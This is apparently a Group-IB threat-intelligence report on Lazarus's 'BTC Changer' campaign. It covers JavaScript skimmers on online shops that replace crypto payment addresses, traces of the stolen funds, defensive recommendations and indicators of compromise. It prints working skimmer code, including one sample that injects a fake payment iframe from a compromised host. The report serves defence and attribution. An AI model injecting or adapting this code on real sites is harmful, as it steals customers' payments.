Lazarus BTC Changer

group-ib.com/blog/btc_changer

14.04.2021

Back in action with JS sniffers redesigned to steal crypto

Victor Okorokov

Lead Threat Intelligence analyst at Group-IB

In the last five years, JavaScript sniffers have grown into one of the most dangerous threats for e-commerce businesses. The simple nature of such attacks combined with the use of malicious JavaScript code for intercepting payment data attract more and more cybercriminals, and JS-sniffers became one of the most prominent sources of stolen bank cards on underground markets. However, in one recent campaign we saw a big step forward in attacks on e-commerce websites involving JS-sniffers.

In July 2020, Sansec published an article about the attacks on US and European online shops with the use of JavaScript sniffers (JS-sniffers). The researchers attributed the "clientToken=" campaign to the North Korean APT called Lazarus (aka Dark Seoul Gang, HIDDEN COBRA, Guardians of Peace, APT38, APT-C-26, Labyrinth Chollima, Zinc, Bluenoroff, Stardust Chollima).

The Group-IB Threat Intelligence team looked deeper into these campaigns and identified another campaign involving the same infrastructure. **The threat actor went back to the old habit of stealing crypto using a never-before-seen tool.** Lazarus attacked online stores which accept cryptocurrency payments through crypto skimmers: JS-sniffers modified for the purpose of stealing crypto currency. Some victims, identified by Sansec, in fact, didn't fell prey to the clientToken= campaign, but to a different, previously undocumented Lazarus campaign, codenamed **BTC Changer** by Group-IB researchers. Group-IB's TI&A team identified BTC addresses used by Lazarus and have analyzed the transactions. Group-IB found additional evidence of Lazarus involvement in the campaigns.

Group-IB researchers analyzed the newly discovered attacks, described the links with the clientToken= campaign, analyzed the transactions associated with the wallets controlled by the gang, and estimated Lazarus' profits from the use of crypto-stealing JS-sniffers at 0.89993859 BTC ($8,446.55 at the moment of the transaction and $52,611 as of April 9, 2021) and 4.384719 ETH, ($9,047 as of April 9, 2021).

Initial discovery

The clientToken= campaign conducted by Lazarus and identified by Sansec started in May 2019. During the campaign, the attackers used a list of compromised websites for hosting malicious JavaScript files to steal bank card information from European and US online shoppers:

- stefanoturco[.]com
- technokain[.]com
- darvishkhan[.]net
- areac-agr[.]com
- luxmodelagency[.]com
- signedbooksandcollectibles[.]com

The same compromised websites were also used as gates for receiving collected payment information from infected websites. Links to JavaScript files on compromised websites were injected into the source code of various online shops.

Group-IB researchers discovered that, in late February 2020, Lazarus started using a modified version of the malicious JavaScript script that was initially used during the clientToken= campaign all the while using the same infrastructure. The new version had the same names of functions, but bank card harvesting was replaced with cryptocurrency

skimming and they started targeting companies who accepted payments in BTC. The new version of the malicious JavaScript, which Group-IB researchers named Lazarus BTC Changer, was designed to switch the destination payment address to the attackers' BTC address.

```
function ready(callback){
    if(document.readyState!='loading')
        callback();
    else if(document.addEventListener)
        document.addEventListener('DOMContentLoaded',callback);
    else
        document.attachEvent('onreadystatechange',function(){if(document.
            readyState=='complete') callback();});
};


function gate(){
    if (document.URL.indexOf(Cap.decode('Y2hlY2tvdXQ+')) < 0)
        return;
    if (document.URL.indexOf(Cap.decode('c3VjY2Vzcw++')) < 0)
        return;

    setTimeout(gate, 5000);
    if (document.getElementsByClassName("address").length > 0)
    {
        if (document.getElementsByClassName("address")[0].getElementsByTagName(
            "INPUT").length > 0)
        {
            document.getElementsByClassName("address")[0].getElementsByTagName(
                "INPUT")[0].value = "1Gf8U7UQEJvMXW5k3jtgFATWUmQXVyHkJt";
        }
    }
}
ready(gate);
```

Fig. 1: Snippet of source code for Lazarus BTC Changer

To store malicious JavaScript files, the attackers used compromised the website **luxmodelagency[.]com**, just like with the clientToken= campaign. In some cases, they also used internal JavaScript files of the infected websites as storage for malicious JavaScript.

Analysis of Lazarus BTC Changer campaign

INFECTED WEBSITES

While analyzing Lazarus BTC Changer, we identified three compromised websites, two of which were listed in Sansec's article as victims of the clientToken= campaign: "Realchems" (https://realchems.com/) and "Wongs Jewellers" (https://www.wongsjewellers.co.uk/). In the case of Wongs Jewellers, we identified a sample of Lazarus BTC Changer on their website, but we did not find any evidence that the shop accepts cryptocurrency, so the attackers probably added Lazarus BTC Changer to the website by mistake. The third victim is an

Italian luxury clothes shop, but malicious code was removed from the website at the moment of analysis.

SAMPLES

Like all traditional JS-sniffers, Lazarus BTC Changer detects when users are on the checkout page of an infected website, but instead of collecting bank card details, it replaces the BTC or ETH address owned by the shop with an address used by the hackers. A snippet of such JavaScript code is shown in Figure 2 along with the BTC address used by the attackers **(1MQC6C4FVX8RhmWESWsazEb5dyDBhxH9he)** and the ETH address **(0x460ab1c34e4388704c5e56e18D904Ed117D077CC)**.

```
function gate(){
    if (document.URL.indexOf(Cap.decode('Y2hlY2tvdXQ+')) < 0)
        return;
    if (document.URL.indexOf(Cap.decode('c3VjY2Vzcw++')) < 0)
        return;

    setTimeout(gate, 5000);
    if (document.getElementsByClassName("address").length > 0)
    {
        if (document.getElementsByClassName("address")[0].getElementsByTagName("INPUT").length > 0)
        {
            if (document.getElementsByClassName("cointopay_details")[0].outerHTML.indexOf("ETHEREUM") > 0)
            {
                document.getElementsByClassName("address")[0].getElementsByTagName("INPUT")[0].value = "0x460ab1c34e4388704c5e56e18D904Ed117D077CC";
            }
            else
            {
                document.getElementsByClassName("address")[0].getElementsByTagName("INPUT")[0].value = "1MQC6C4FVX8RhmWESWsazEb5dyDBhxH9he";
            }
        }
    }
}
ready(gate);
```

Fig. 2: Lazarus BTC Changer sample with BTC and ETH addresses

In late March 2020, the attackers added a fake web payment form to their arsenal. The form opens in an iframe element.

```
function gate(){
    if (document.URL.indexOf(Cap.decode('Y2hlY2tvdXQ+')) < 0)
        return;

    var div = document.getElementsByClassName("row");
    if (document.URL.indexOf(Cap.decode('cGF5bWVudA++')) >= 0)
    {
        if (div.length > 0)
        {
            if (document.getElementsByClassName("grand totals").length > 0)
            {
                if (document.getElementsByClassName("grand totals")[0].getElementsByClassName("price").length > 0)
                {
                    if (document.getElementsByClassName("column main").length > 0)
                    {
                        if (document.getElementsByClassName("column main")[0].style.display != "none")
                        {
                            var pricestring = document.getElementsByClassName("grand totals")[0].getElementsByClassName("price")[0].textContent;
                            var priceVal = parseFloat(pricestring.substring(1).replace(',', '')) * 6400.0;
                            div[0].insertAdjacentHTML("afterbegin", "<iframe src = 'https://luxmodelagency.com/wp-includes/random_compat/zeus/wongs/wongs.php?price=" +
                                priceVal + "' style = 'border:none;padding-top:50px' width = '1000' height = '1200px' ></iframe >");
                            document.getElementsByClassName("column main")[0].style.display = "none";
                            return;
                        }
                    }
                }
            }
        }
    }
    setTimeout(gate, 2000);
}
ready(gate);
```

Fig. 3: Lazarus BTC Changer with a fake payment form

The fake form (Figure 4) asks that the payment be made directly to the BTC address controlled by the hackers (**1MQC6C4FVX8RhmWESWsazEb5dyDBhxH9he**). Despite the fact that the form mentions one particular target (Realchems), the attackers used the same

fake form in the samples injected into the source code of the other two target websites.




Fig. 4: Fake payment form, which opens in an iframe element

While analyzing the source code of the fake payment form (Figure 5) Group-IB Threat Intelligence researchers found that it was saved from the Realchems website using SingleFile browser extension. For each saved page SingleFile creates a comment with the URL address of the page and the saved date using Date() JavaScript object. In this case the comment contains the text in Korean "**그리니치 표준시**" (Greenwich Mean Time), which indicates that the page was saved on the device with Korean locale.




Fig. 5: Source code of fake payment form with Korean text

Analysis of BTC transactions

The four cryptocurrency addresses extracted from the Lazarus BTC Changer samples used by the attackers to receive stolen funds are:

- 0x460ab1c34e4388704c5e56e18D904Ed117D077CC
- 1Gf8U7UQEJvMXW5k3jtgFATWUmQXVyHkJt
- 1MQC6C4FVX8RhmWESWsazEb5dyDBhxH9he
- 1DjyE7WUCz9DLabw5EWAuJVpUzXfN4evta

Group-IB analyzed the transactions associated with the BTC addresses controlled by Lazarus and discovered that the adversaries most likely used CoinPayments.net. An analysis of money transfers from the attackers' BTC addresses, extracted from the Lazarus BTC Changer samples, to the address 35dnPpcXMGEoWE1gerDoC5xS92SYCQ61y6 revealed three transactions to BTC wallets allegedly owned by CoinPayments.net. CoinPayments.net is a payment gateway that allows users to conduct transactions involving Bitcoin, Ethereum, Litecoin, and other cryptocurrencies. As such, Lazarus may have used it to facilitate cryptocurrency exchanges and transfers to external cryptocurrency addresses. The website's KYC (Know Your Customer) policy could theoretically help identify individuals behind these attacks.

ANALYSIS OF WALLETS

At the time of withdrawing cryptocurrency from the extracted BTC addresses, the attackers transferred 0.89993859 BTC ($8,446,55 at the moment of the transaction and $52,611 as of April 9, 2021). The two main BTC addresses (**1Gf8U7UQEJvMXW5k3jtgFATWUmQXVyHkJt** and **1MQC6C4FVX8RhmWESWsazEb5dyDBhxH9he**) used to steal funds received 43 transactions while the Lazarus BTC Changer campaign was active. The address 1DjyE7WUCz9DLabw5EWAuJVpUzXfN4evta was not active during the Lazarus BTC Changer campaign because there were only one incoming and one outgoing transactions associated with this address on January 7, 2020, two months before the Lazarus BTC Changer campaign began. The ETH address received 29 incoming transactions, with a total profit of 4.384719 ETH, ($9,047 as of April 9, 2021). This ETH address had been active since July 11, 2019, however, and could have been used during other operations conducted by the hackers. It is therefore impossible to determine the transactions which resulted from the Lazarus BTC Changer campaign.

ANALYSIS OF OUTGOING BTC TRANSACTIONS

We tracked all outgoing transactions from the BTC addresses used by the attackers and extracted from Lazarus BTC Changer samples. We found that all stolen funds were transferred to a single address (**35dnPpcXMGEoWE1gerDoC5xS92SYCQ61y6**) as a result of transaction **a929c7** (https://www.blockchain.com/btc/tx/a929c7d3b7ae58eb5b833460017016267f7ac66cbd16ad0b4c4d4c9b3f50406a). From this point onward, we used a short form of transaction IDs instead of full IDs because of the length. Let's take a look at how all funds were transferred before this transaction.




Fig. 6: Transactions from the BTC addresses used by the attackers before withdrawal in the transaction a929c7

The address **1DjyE7WUCz9DLabw5EWAuJVpUzXfN4evta** was used in two Lazarus BTC Changer samples, but in this case the attackers were not successful: while samples with this BTC address were detected in late March 2020, all the funds from this address were transferred on January 7, 2020, which means that either the attackers did not receive any money using samples involving this address, or the funds from this address were transferred after the previous attacks. However, in January 2020 all the funds from this address were transferred during transaction d64045 (https://www.blockchain.com/btc/tx/d64045015d066aaa0187e822eebbe25437785d5c56be1a3fdcf3b77e99d324a7) to addresses 3Gud3MyyNyJvUEfaqvF3dYnYUGvxYGhvzb (which, according to multiple wallet explorers, helps attribute wallets and transactions to particular crypto services; this address is part of **CoinPayments.net**) and 15ddzs7zA59cNt3m2YsErRzVamueWTTkTZ, which was one of the source addresses in transaction a929c7.

The address **1MQC6C4FVX8RhmWESWsazEb5dyDBhxH9he** was found in four samples used in the Lazarus BTC Changer campaign, including three samples which used fake iframe payment forms. On April 5, 2020 the funds from this address were transferred to two addresses as part of transaction 5b3b34 (https://www.blockchain.com/btc/tx/5b3b34e8fdb642b028361799df5ac3955f38653f746f98c67183b2c62dbfb9ef): 3JnxmN6aCwhPc1cWd17ka6n7KFNbiYYRiz (which, according to multiple wallet explorers, is part of **CoinPayments.net**) and large part of the funds was sent to 1MrYhKvRiScuFPRb9ybuJzrrGX8BzR9u9r. Five days later on April 10, 2020 the funds from 1MrYhKvRiScuFPRb9ybuJzrrGX8BzR9u9r were sent again as part of transaction

a305ae
(https://www.blockchain.com/btc/tx/a305aee9b7916ae34cefe9d3b2665271e027af52fdf57d6e4d3e02658760e456) to one of supposed **CoinPayments.net** addresses (3A6BbxFAYGj4zgcbBUatLeVxvqSDV4nQfV) and a large part of the funds was sent to 1HDMJ42anvW97ib2awZkzSQsCjR7uxLD79, which was one of source addresses during the main withdrawal of the stolen funds.

The address **1Gf8U7UQEJvMXW5k3jtgFATWUmQXVyHkJt** used in one of the malware samples was the most closely connected with the main withdrawal in transaction a929c7: this address was one of the source addresses for this transaction.
Besides these three transfers from the addresses used by the attackers, there was a fourth BTC address, which was the source in transaction a929c7 **1KYjujKXcXw9mPrCr5HadY2DWCmo6aMrY9**. However, we did not identify any malware samples or other malicious activity associated with this address and other related addresses.
During the investigation, we identified three transactions as part of which a small part of the funds was transferred to BTC addresses presumably owned by **CoinPayments.net** according to multiple public wallet explorers. Based on this pattern, we can suppose that attackers possibly use CoinPayments.net as a payment gateway and a small part of funds in each of these transactions is the website's commission for payment.
During transaction a929c7, the funds were sent to the address **35dnPpcXMGEoWE1gerDoC5xS92SYCQ61y6** on May 17, 2020 at 00:03. Thirty-four minutes later, the funds from this address were transferred to two BTC addresses as part of transaction 8ad539
(https://www.blockchain.com/btc/tx/8ad539d33b3a9bcbc777ff252eb125c389d761c491750b42ef2d67d90047337d): the larger part was sent to **bc1qhs5extg53a44wcj9kfuvjvnqnv3dhpsadacttd** and the other part to bc1qkjx7gm7enumq7ektxyk54l7zww45fxsk25eggw. From the **addressbc1qhs5extg53a44wcj9kfuvjvnqnv3dhpsadacttd**, the funds were sent to other two addresses as part of transaction 6acd59
(https://www.blockchain.com/btc/tx/6acd5930f026c8163c1a742b7229acbceff7f9d317b9328f5736476e5f6b5692): 0.45641878 BTC to 38r5HQigv4Yh5ETwhYV8HwZwBbvThwSmfH and 0.38125138 BTC to 1FWhm95L6Nh2eqKKS5uKsXeAFeYB4yHegm.

Further investigation didn't provide any useful connections between the BTC addresses and public cryptocurrency services, so it is unclear where the funds were subsequently transferred.




Fig. 7: Transactions after withdrawal from all BTC addresses used by the attackers

Conclusion

Group-IB researchers identified a previously undocumented campaign: Lazarus BTC Changer, attributed to the North Korean hacker group called Lazarus. The campaign marks the first time that Lazarus used malicious JS-sniffers to steal cryptocurrency. As part of the campaign, Lazarus used the same infrastructure as in the clientToken= campaign (described by Sansec researchers) and a modified version of the clientToken= JavaScript sniffer. Combined with the gang's track record of going after crypto, the campaign makes it possible to attribute the attacks to Lazarus with a high level of confidence.

Group-IB Threat Intelligence team identified a supposed payment gateway that was used in several transactions involving the stolen funds. The website's KYC policies can theoretically help identify individuals behind the Lazarus BTC Changer campaign.

Group-IB researchers believe that after the gang successfully tested new tools on small e-commerce stores, it will be able to switch to more prominent targets for bigger gains.

Recommendations

● To improve your visibility into the operations of threat actors carrying out JS sniffer attacks, stay up-to-date with their latest TTPs, and receive unique data about adversary activity for threat hunting you may use Group-IB Threat Intelligence & Attribution.


● Use complex and unique passwords to access the website's admin panel and any services used for administration, for example phpMyAdmin, Adminer. If possible, set up two-factor authentication.

● Install all necessary updates for the software used, including CMS of websites. Do not use outdated or unsupported versions of the CMS. This will help to reduce the risk of servers being compromised and make it more difficult for an attacker to download the web shell and install malicious code.

● Regularly check the store for malware and conduct regular security audits of your website. For example, for websites based on CMS Magento, you can use Magento Security Scan Tool.

● Conduct **complex security assessment** of your website to discover all possible vulnerabilities, get information about existing exploits, and receive in-depth recommendations to eliminate them.

● Use the appropriate systems to log all changes that occur on the website, as well as to log access to the website's control panel and database and track file change dates. This will help you to detect website files infected with malicious code, as well as track unauthorized access to the website or web server.



Lear more about Group-IB's Security Assessment, Threat Intelligence & Attribution, and Fraud Hunting Platform on our website.

Indicators of compromise

Samples

51043929f82412a87be8fc315f73c0fc41dd46ae8e45d3e427d03df9dbe8c9e5
c8f27cf9b6fe3de41642c75f64ce955a094a646d907ca2937534ec0d81bdd6d1
fb3f47bbd5fe5b7a89f7305688823cd7b986693eeae3a26bcdaf94c318a8bcd3

d36a330038c7ec5b04c6e5da42071083d87806447b2236fcaa964bfef302a82b
06ac32672777f4b7b3e890a9afabde9af3fee85c8d8a83429c5fadd04c298309
79570a46d94301c0b89a8fd0539b0770bc375829b1c42d1ee8e0d4b7b44f8f7c
e889dc3c95d160c30d675351e6ba1050e0d2ef04ce0b6074277c422a215e932e

Network indicators

luxmodelagency[.]com

Cryptocurrency addresses

0x460ab1c34e4388704c5e56e18D904Ed117D077CC
1Gf8U7UQEJvMXW5k3jtgFATWUmQXVyHkJt
1MQC6C4FVX8RhmWESWsazEb5dyDBhxH9he
1DjyE7WUCz9DLabw5EWAuJVpUzXfN4evta
Share

Receive insights on the latest cybercrime trends